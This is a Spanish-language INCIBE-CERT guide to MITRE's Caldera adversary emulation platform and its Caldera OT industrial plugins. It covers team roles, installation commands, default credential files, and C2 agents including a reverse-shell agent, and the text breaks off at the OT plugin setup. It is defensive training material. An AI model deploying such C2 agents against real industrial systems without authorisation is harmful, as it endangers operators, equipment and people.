Uso de la herramienta Caldera OT

Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

Septiembre 2024

INCIBE-CERT_ESTUDIO_CALDERA_OT_2024_v1.0

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

Índice

ÍNDICE DE FIGURAS

1. Sobre esta guía

Esta guía busca que el lector pueda comprender cómo funciona la plataforma Caldera y, sobre todo, focalizarse en la extensión que existe para el mundo industrial denominado Caldera OT.

Para ello, se realizará una pequeña introducción sobre los diferentes equipos que existen en el mundo de la emulación de adversarios para, posteriormente, realizar una explicación del porqué de la creación de dicha plataforma y de cómo realizar la instalación en un dispositivo.

La siguiente fase será explicar el funcionamiento de la máquina, de qué está constituido y cómo poder introducir los *plugins* relacionados con el mundo industrial.

Finalmente, se realizarán diferentes ejemplos para que el lector vea el uso de dicha plataforma y encuentre ayuda para conseguir una mayor facilidad de uso en dicha plataforma.

2. Introducción

En estos últimos años, el continuo crecimiento de ciberataques a los entornos industriales ha preocupado considerablemente a los expertos de la ciberseguridad, ya que se trata de entornos que pueden ocasionar grandes conflictos tanto a nivel económico como a la integridad física de los seres vivos.

Debido a esta tendencia, muchos expertos del mundo de la ciberseguridad industrial estaban realmente preocupados, ya que, para poder evitar esos ciberataques, se tendría que necesitar una gran cantidad de recursos económicos y contar con un personal altamente cualificado, con conocimientos para solventar los problemas que conllevaría sufrir un incidente de ciberseguridad.

Por ello, las organizaciones de MITRE y CISA (Cybersecurity and Infrastructure Security Agency) decidieron colaborar para poder crear una herramienta de código abierto que pudiera emular diferentes tipos de ciberataques, basándose en las diferentes técnicas, tácticas y procedimientos que utilizan. De esa forma, nació la herramienta **Caldera**, una plataforma pensada para realizar diferentes tipos de simulaciones, ya que permite la creación de una gran cantidad de dispositivos simulados que se pueden atacar mediante diferentes tipos, basándose en las técnicas y tácticas de MITRE y utilizando diferentes métodos.

Por esta razón, dicha plataforma será muy importante en un futuro próximo, ya que se podrán llevar a cabo **simulaciones muy realistas**, permitiendo implantar nuevas mejoras en el mundo de la ciberseguridad, como, por ejemplo, mejoras en los dispositivos físicos, programación de las actividades a realizar tras sufrir un ataque parecido al simulado o incluso mejoras de los ciberataques que se han realizado.

3. Organización del documento

El tema principal del presente documento es la plataforma Caldera, con un interés especial en la expansión de Caldera OT. Para ello, el primer punto: **4. Emulación de adversarios**, intenta introducir al lector en el mundo de las simulaciones y de cómo están trabajando en las organizaciones que utilizan esta tecnología. Una vez asentadas las bases, se habla de la plataforma: **5. Caldera**. En este apartado se explicarán las necesidades que han visto los expertos en ciberseguridad para tener que desarrollar dicha plataforma, además de las diferentes formas de instalación existentes, seguidas de cómo se encuentra distribuido dicha plataforma.

El apartado **6. Caldera OT** explica cómo instalar los *plugins* específicos para poder simular entornos relacionados con el mundo industrial. En el apartado **7. Aplicabilidad Red Team** se recogerán varios ejemplos para el uso de la plataforma Caldera relacionado con el *Red Team* y toda la información que se puede obtener.

En el apartado **8. Aplicabilidad Blue Team** se muestran ejemplos de cómo usar esta plataforma relacionándolo con el mundo del *Blue Team*. Además, se podrá observar información que podrá ser utilizada en un futuro.

Finalmente, el apartado **9. Conclusiones** expone un breve resumen donde se juntarán todas las ideas principales de esta guía, de forma clara y concisa, sobre la plataforma Caldera.

4. Emulación de adversarios

Antes de empezar a ver en detalle todas las características y ventajas que puede llegar a ofrecer la plataforma **Caldera**, se va a explicar una de las ideas principales en que se basa esta herramienta, la denominada **emulación de adversarios**.

La emulación de adversarios es un tipo de prueba de seguridad ofensiva donde se busca simular las diferentes técnicas de algún ataque específico para así poder entender si la organización afectada posee las capacidades necesarias para poder detectar, responder y mitigar el ciberataque realizado.

Generalmente, para este tipo de ejercicios, se construye un escenario basado en una determinada metodología establecida por los responsables de ciberseguridad de la organización, ya que se intenta que la simulación del ataque sea lo más realista posible, utilizando las mismas tácticas, técnicas y procedimientos que un atacante pueda realizar. Por eso, esta fase es muy importante. Después de crear dicha metodología, será ejecutada por diferentes equipos, los más destacados son el equipo que realiza en ataque *(Red Team[1])* y el equipo que intentará defender la organización tras recibir dicho ciberataque *(Blue Team)*. Además, debido a la evolución y complejidad del mundo de la ciberseguridad se han ido añadiendo más equipos, como, por ejemplo, el *Purple Team[2]*, que se basa en la colaboración de los dos equipos mencionados anteriormente para realizar cambios en la defensa, teniendo diferentes conocimientos del ataque que se va a realizar.

A continuación, se podrán observar los diferentes equipos que pueden estar implicados, dependiendo de los recursos que se quiere dar a este tipo de actividades.




Ilustración 1: Piramide BAD (Build, Attack, Defend)[3]

[1] https://www.incibe.es/incibe-cert/blog/red-team-aguas-misteriosas

[2] https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci

[3] https://i0.wp.com/rsk-cyber-security.com/wp-content/uploads/2022/08/purple-teaming-grpah.png?w=780&ssl=1

Otra de las ventajas que puede ofrecer este tipo de ejercicios es que permite evaluar la madurez del estado de ciberseguridad de la organización, permitiendo mejorarla en los diferentes procesos existentes, modificar los roles de seguridad, redimensionar el número de trabajadores en el SOC, etc.

5. Caldera

La plataforma **Caldera** es una plataforma de emulación realizada en código abierto, creada por la organización MITRE ante la preocupación por el crecimiento de ciberataques que se están realizando y por la constante evolución de estos. Además, gracias a esta plataforma se pueden reducir notablemente los costes, optimizando los recursos, lo que permite que empresas de menor capacidad económica también puedan mejorar su nivel de ciberseguridad.

A continuación, se explican las diferentes formas de instalación que permite esta plataforma, así como las opciones más importantes para poder utilizar la multitud de posibilidades que ofrece.

5.1. Instalación Caldera

Antes de entrar a explicar el proceso de instalación, hay que resaltar que esta plataforma consta de dos componentes principales:

- El **sistema central**, donde se incluye un servidor asíncrono de mando y control (C2) con una API REST y una interfaz web.
- Los ***plugins***: repositorios independientes que cuelgan del marco central y proporcionan funciones adicionales, como colecciones TTPS, interfaces GUI, etc.

En cuanto a los requisitos previos para la instalación de Caldera, estos son:

- Un sistema operativo Linux o macOS.
- Una versión de Python 3.8 o menor.
- Un buscador moderno, como, por ejemplo, Google Chrome.
- El listado de paquetes que se encuentra en el archivo de requerimientos.

5.1.1. Instalación con acceso a Internet

Si el activo donde se va a instalar tiene acceso a Internet, la instalación de la plataforma Caldera se puede hacer fácilmente siguiendo los siguientes cuatro comandos:

```
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
pip3 install -r requirements.txt
python3 server.py --insecure
```

5.1.2. Instalación sin acceso a Internet

Para instalar Caldera en un dispositivo sin acceso a Internet, es necesario un dispositivo que sí pueda acceder a Internet para poder descargar la herramienta. Una de las condiciones más importantes para realizar esta modalidad es que ambos dispositivos tengan la misma versión de sistema operativo y de Pyhton.

Después de cumplir las anteriores condiciones, se podrá descargar la plataforma utilizando los siguientes comandos:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

```
mkdir caldera/python_deps
pip3 download -r caldera/requirements.txt --dest caldera/python_deps
```

Cuando esta descarga se haya finalizado se tendrá que enviar el fichero “caldera” al dispositivo donde se quiere instalar. Finalmente, en el dispositivo donde se quiere instalar se utilizará el siguiente comando para iniciar la instalación:

```
pip3 install -r caldera/requirements.txt --no-index --find-links caldera/python_deps
```

5.1.3. Instalación mediante Docker

Este método de instalación es uno de los más complicados, ya que el usuario necesita tener un cierto conocimiento sobre el mundo del Docker. El primer paso sería clonar el repositorio de Caldera utilizando el siguiente comando:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

El siguiente paso, sería construir la imagen de un Docker. Para ello, se utilizará el siguiente comando:

```
cd caldera
docker build --build-arg WIN_BUILD=true . -t caldera:server
```

Finalmente, se pondrá a funcionar el Docker del servidor de Caldera. En este caso, se puede utilizar el puerto que mejor convenga al usuario. Para que se ponga a funcionar se utilizará el siguiente comando:

```
docker run -p 7010:7010 -p 7011:7011/udp -p 7012:7012 -p 8888:8888 caldera:server
```

5.2. Acceso a la plataforma Caldera

Una vez instalada la plataforma Caldera, el siguiente paso es arrancarlo. Para ello, habrá que acceder a la carpeta caldera y después introducir el siguiente comando:

```
python3 server.py
```

Cuando la plataforma se haya levantado correctamente se tendrá que abrir un navegador y poner en el buscador `localhost:puerto.` Normalmente, el puerto utilizado es el 8888. Si todos los pasos anteriores se han realizado correctamente, debería aparecer la siguiente página.




Ilustración 2: Login Caldera

Ahora se necesitaría introducir el usuario y contraseña. Para ello, se tendría que ir al archivo “local.yml” o “default.yml” que se encuentran en la carpeta “conf” de caldera. En estos archivos se encuentran los usuarios y contraseñas tanto para utilizar el equipo azul como el equipo rojo. Además, en este apartado es donde se pueden cambiar los usuarios y las contraseñas si fuese necesario.

Ilustración 3: Usuarios y contraseñas almacenados en los archivos local.yml o default.yml

Después de introducir las credenciales correctas, se podrá acceder a la siguiente interfaz:




Ilustración 4: Equipo azul




Ilustración 5: Equipo rojo

5.2.1. Distribución de la plataforma Caldera

Como se puede observar en la siguiente imagen, la plataforma está agrupada en tres grandes grupos, que son: *campaigns*, *plugins* y *configuration*, que a su vez están formados por varios subgrupos.




Ilustración 6: Menú principal

En este caso, los subgrupos más importantes y que se encuentran en el apartado "Campaigns" en los dos tipos de equipos (rojo y azul) son *agents*, *abilities*, *adversaries* y *operations*.

- ***Agents*:** se trata de un conjunto de programas de *software* que se conectan a la plataforma Caldera en determinados intervalos para poder recibir instrucciones. Dichos agentes se comunican con el servidor Caldera a través de un método concreto, definido inicialmente en la instalación del agente. En este caso, hay varios tipos, entre los cuales están:

- **Sandcat:** consiste en un agente GoLang que puede comunicarse a través de varios canales C2, como el protocolo HTTP, GIST de Github o DNS.
- **Manx:** se trata de un agente GoLang que se puede comunicar a través del contacto TCP y funciona como un *reverse-shell*.
- **Ragdoll:** es un agente Python que se comunica a través del contacto HTML.




Ilustración 7: Desarrollo de un agente

Los agentes creados pueden ser colocados en un grupo, independientemente de si se han instalado por la línea de comandos o editando el agente en la interfaz de usuario. Estos grupos sirven para determinar en qué equipo se encuentra dicho agente y que habilidades se van a ejecutar.

- ***Abilities*:** se trata de una implementación específica de la táctica y técnicas de MITRE ATT&CK que se puede ejecutar en los agentes creados y en funcionamiento. En estas habilidades están incluidos los comandos que se van a ejecutar, las plataformas en los que es posible la ejecución de los comandos, etc.




Ilustración 8: Habilidades

- ***Adversary*:** son los grupos de habilidades que representan las tácticas, técnicas y procedimientos disponibles para un actor de amenazas. Estos perfiles son utilizados tras poner en funcionamiento una operación que determine las habilidades que serán ejecutadas.




Ilustración 9: Perfil del adversario

- ***Operations*:** consiste en ejecutar las habilidades en los grupos de agentes. Para ello, se utilizarán los perfiles de adversario que sirven para determinar las habilidades que se ejecutarán y los grupos de agentes que sirven para determinar en qué agentes se ejecutarán las habilidades.
  En cuanto al orden en el que se ejecutarán las habilidades, se determinará por el planificador. En este caso, hay varios planificadores incluidos, como, por ejemplo:
  - **Atomic**: ejecuta las habilidades en el perfil del adversario de acuerdo con el orden atómico del adversario.
  - **Batch**: ejecuta todas las habilidades del adversario al mismo tiempo.
  - **Buckets**: ejecuta las habilidades del perfil del adversario agrupadas por la táctica ATT&CK.

  Una vez que se ha ejecutado una o varias habilidades en una operación, se tendrá que generar un enlace para cada agente sí se han realizado correctamente los siguientes cumplimientos:
  - Se han cumplido todos los requisitos de hechos y hechos del enlace.
  - El agente tiene un ejecutor en el que la habilidad está configurada para ejecutarse.
  - El agente aún no ha ejecutado la habilidad o la habilidad está marcada como repetible.

Por otro lado, destaca el apartado *plugins*, ya que proporciona a la plataforma Caldera de funcionalidades extra. Algunos de los más importantes ya se encuentran incluidos en la propia herramienta, como, por ejemplo:

- **Sandcat**: este agente se recomienda para los nuevos usuarios.
- **Stockpile**: este *plugin* es uno de los más completos, ya que contiene la mayoría de las habilidades, adversarios, planificadores y ofuscadores de código abierto creados por el equipo de Caldera.




Ilustración 10: Stockpile plugin

- **Training:** el *plugin* de entrenamiento guía a los usuarios a través de la mayoría de las funcionalidades que es capaz de ofrecer dicha plataforma.




Ilustración 11: Training plugin

Además de estos *plugins*, que ya están instalados, se pueden añadir muchos más, como, por ejemplo, los que están basados específicamente en los entornos industriales.

6. Caldera OT

Debido a las grandes ventajas que ofrece la plataforma Caldera para simular ataques y con la tendencia actual de ciberataques contra el sector industrial, con una complejidad cada vez mayor, decidieron crear una extensión denominada **Caldera OT.**

Esta extensión consiste en aumentar el número de *plugins* con protocolos del ámbito industrial, como son: BACnet, DNP3, Modbus, Profinet e IEC61850, que permitirán realizar diferentes simulaciones para mejorar la ciberseguridad en este tipo de organizaciones.

Para conseguir añadir estos *plugins* a la plataforma Caldera, se tendrán que realizar los siguientes pasos:

- El primer paso consiste en descargar los *plugins* del repositorio. Para ello, se tendrá que utilizar el siguiente comando:

```
git clone https://github.com/mitre/caldera-ot.git --recursive
```

